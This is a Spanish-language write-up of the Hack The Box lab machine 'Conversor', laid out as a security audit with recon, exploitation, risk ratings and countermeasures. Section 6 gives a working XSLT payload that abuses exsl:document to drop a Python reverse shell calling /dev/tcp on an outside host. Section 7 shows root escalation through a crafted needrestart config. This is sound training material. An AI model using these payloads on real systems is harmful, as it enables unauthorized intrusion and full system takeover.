CONVERSOR

Hack The Box

Índice

1. Antecedentes

El presente informe documenta los resultados obtenidos durante la auditoría realizada a la máquina **CONVERSE**, identificando vulnerabilidades explotables mediante técnicas de reconocimiento, enumeración, explotación y escalada de privilegios.

La máquina mencionada se encuentra en la plataforma de **Hack The Box**, la misma que nos brinda una variedad de máquinas para vulnerar de manera legal.

A continuación, se proporciona el enlace a esta máquina:

https://app.hackthebox.com/machines/Conversor




Figura 1: Página principal del servicio web de la máquina

2. Objetivos

2.1. Objetivo general

Evaluar la seguridad de la máquina objetivo mediante técnicas de reconocimiento, enumeración, explotación y escalada de privilegios, con el fin de identificar vulnerabilidades que permitan comprometer el sistema.

2.2. Objetivos específicos

- Identificar los servicios expuestos y sus versiones.
- Detectar posibles vulnerabilidades en los servicios identificados.
- Explotar las vulnerabilidades encontradas
- Escalar privilegios hasta alcanzar control total de sistema.
- Documentar evidencias y proponer medidas de mitigación.

3. Impedimentos y limitaciones

Durante el proceso de auditoría está terminantemente prohibido realizar alguna de las siguientes actividades:

- Tareas que conlleven a la denegación del servicio o afectar a la disponibilidad de los servicios expuestos.
- Eliminar archivos residentes en el servidor una vez haya sido vulnerado.

4. Resumen general

Como resultado del proceso de auditoría, se identificaron múltiples debilidades de seguridad, incluyendo una exposición innecesaria del código fuente, una vulnerabilidad en el procesamiento de archivos XSLT y una asignación insegura de privilegios mediante sudo.

Estas vulnerabilidades permitieron la obtención de acceso al sistema y posteriormente la escalada de privilegios hasta usuario root.

5. Reconocimiento

5.1. Enumeración de servicios expuestos

A continuación, se adjunta una evidencia de los puertos y servicios identificados durante el reconocimiento aplicado con la herramienta **nmap**:


```
└─$ nmap -sV -sC -p22,80 10.129.7.192 -oG CVPorts
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-31 12:25 EST
Nmap scan report for 10.129.7.192
Host is up (1.6s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 01:74:26:39:47:bc:6a:e2:cb:12:8b:71:84:9c:f8:5a (ECDSA)
|_  256 3a:16:90:dc:74:d8:e3:c4:51:36:e2:08:06:26:17:ee (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://conversor.htb/
Service Info: Host: conversor.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.96 seconds
```

Figura 2: Enumeración de servicios con nmap

Se identificaron 2 puertos activos ejecutandose en el protocolo TCP:



A la par, no se encontraron puertos a tráves de otros protocolos, por lo que se centrara la evaluación en los puertos identificados anteriormente.

5.2. Enumeración del servidor web

En la siguiente seccion se presentan los resultados conseguidos con la herramienta **whatweb**, herramienta de reconocimento web utilizada para identificar tecnología en un sitio determinado.

```
└─$ whatweb 10.129.8.115
http://10.129.8.115 [301 Moved Permanently] Apache[2.4.52], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[10.129.8.115], RedirectLocation[http://conversor.htb/], Title[301 Moved Perm
anently]
http://conversor.htb/ [302 Found] Apache[2.4.52], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[10.129.8.115], RedirectLocation[/login], Title[Redirecting...]
http://conversor.htb/login [200 OK] Apache[2.4.52], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[10.129.8.115], PasswordField[password], Title[Login]
```

Figura 3: Enumeración de la página web

En el resultado logrado hemos hallado la tecnología implementada en la web con sus respectiva versión:

Tecnología	Versión
Apache	2.4.52

5.3. Enumeración de la página web

Se presenta una página inical de inicio de sesión.




Figura 4: Panel de inicio de sesión

A la par tenemos un sección para registrarnos.




Figura 5: Panel de registro

Una vez registrado e iniciado sesión se nos mostrara el siguiente apartado, en el cual se puede subir dos archivos.




Figura 6: Subida de archivos

En la sección about de la página web se presenta los desarrolladores de la misma, sin embargo tenemos una descarga directa del código fuente.




Figura 7: Descarga del código fuente

5.4. Código fuente

En los archivos del código fuente nos encontramos con información relevante del funcionamiento de la página, una ruta absoluta en cual se realiza una tarea cron (Cada Minuto) que ejecuta todos los archivos PYTHON.

```
* * * * * www-data for f in /var/www/conversor.htb/scripts/*.py; do python3 "$f"; done
```

Figura 8: Tarea cron

6. Explotación de vulnerabilidades

6.1. EXSLT extension

Por medio de la subida de un archivo XSLT se empleara EXSLT el cual es un conjunto de extensiones para XSLT, una de ellas es la escritura de archivos **exslt:document**.

Por lo cual se aprovechara esta extension para poder escribir un archivo PYTHON en la ruta absoluta

que hemos encontrado, y así obtener acceso a la máquina:

```
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:exsl="http://exslt.org/common"
  extension-element-prefixes="exsl">

<xsl:template match="/">

  <exsl:document href="/var/www/conversor.htb/scripts/shell.py" method="text">
import os
os.system("bash -c 'bash -i >&amp; /dev/tcp/10.10.17.29/443 0>&amp;1'")
  </exsl:document>

  <html>
      <body>OK</body>
  </html>

</xsl:template>

</xsl:stylesheet>

```

Código 1: Archivo XSLT

7. Escalada de privilegios

7.1. Enumeración del sistema

Dentro del sistema se hallado una base de datos que contiene usuarios con credenciales en hash MD5.




Figura 9: Base de datos

7.2. Recuperación de contraseña

A continuacion, se utilizar la herramienta **john**, diseñada para la recuperación y auditoría de contraseñas, principalmente para descifrar hashes de contraseñas.




Figura 10: Contraseña deshasheada

7.3. SSH

Una vez recuperadas las credenciales, se obtuvo acceso interactivo al sistema mediante SSH, confirmando la validez del usuario comprometido.

7.4. Enumeración de usuario

Una vez que ya se ha comprometido al usuario continuaremos con la busqueda de una posible elevación de privilegios a usuario root.

El presente usuario puede ejecutar un binario con privilegios de super usuario sin contraseña.

```
fismathack@conversor:/tmp$ sudo -l
Matching Defaults entries for fismathack on conversor:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User fismathack may run the following commands on conversor:
    (ALL : ALL) NOPASSWD: /usr/sbin/needrestart
```

Figura 11: Binario sudo

7.5. Needrestart

Needrestart es una herramienta de Linux diseñada para identificar qué servicios o procesos deben reiniciarse después de actualizar librerías o paquetes del sistema.

Se identificó que el usuario comprometido podía ejecutar el binario `/usr/sbin/needrestart` con privilegios elevados sin requerir contraseña.

Tras analizar su funcionamiento, se determino que era posible abusar de su comportamiento para ejecutar código arbitrario como root, lo que pemitio la escalada completa de privilegios.

```
fismathack@conversor:~$ echo 'exec "/bin/sh", "-p";' > /tmp/con.conf
fismathack@conversor:~$ sudo /usr/sbin/needrestart -c /tmp/con.conf
# whoami
root
```

Figura 12: Elevación de privilegios

8. Clasificación de riesgos

A continuación, se presentan la clasificación de los riesgos hallados:

- Exposición de código fuente - Media
- EXSLT extension - Alta
- Sudo mal configurado - Crítica

9. Contramedidas y buenas prácticas

Con el objetivo de evitar posibles ataques inesperados en el servidor expuesto, se mencionara a continuación las buenas prácticas a llevar a cabo.

9.1. Código fuente

Mostrar el código fuente al público puede pensarse que no es algo riesgoso sino más algo como una manera de mostrar como esta construido el servicio sin embargo, en las manos equivocadas puede dar indicios de que manera tomar el control del mismo. Por ello no es recomendable dar el acceso a esta información a personal no autorizado.

9.2. EXSLT extensión

Migrar el procesamiento al servidor, es decir del navegador al servidor, enviando HTML estático al cliente para mejorar la seguridad y compatibilidad. Usar bibliotecas de transformación modernas y seguras o restringir el uso de extensiones específicas que vayan contra la integridad del servidor.

9.3. Sudo

Tener mas precaución en las asignaciones de **SUDO** a los usuarios, como se pudo reflejar el usuario comprometido contaba con la ejecucion de un binario de manera sudo sin credenciales de administrador.

10. Conclusiones

Tras la auditoría se ha detectado vulnerabilidades críticas que pueden suponer un riesgo desde el punto de vista de la seguridad. Las mismas que permitieron vulnerar la integridad del servidor, dado acceso a la misma por medio de una mala implementación de la configuración del servidor como de la mala asignación de ejecución a los usuarios. Se recomienda encarecidamente aplicar las contramedidas correspondientes para corregir estas grietas en la seguridad lo antes posible, de no aplicarse estas medidas, la seguridad podría verse gravemente en riesgo.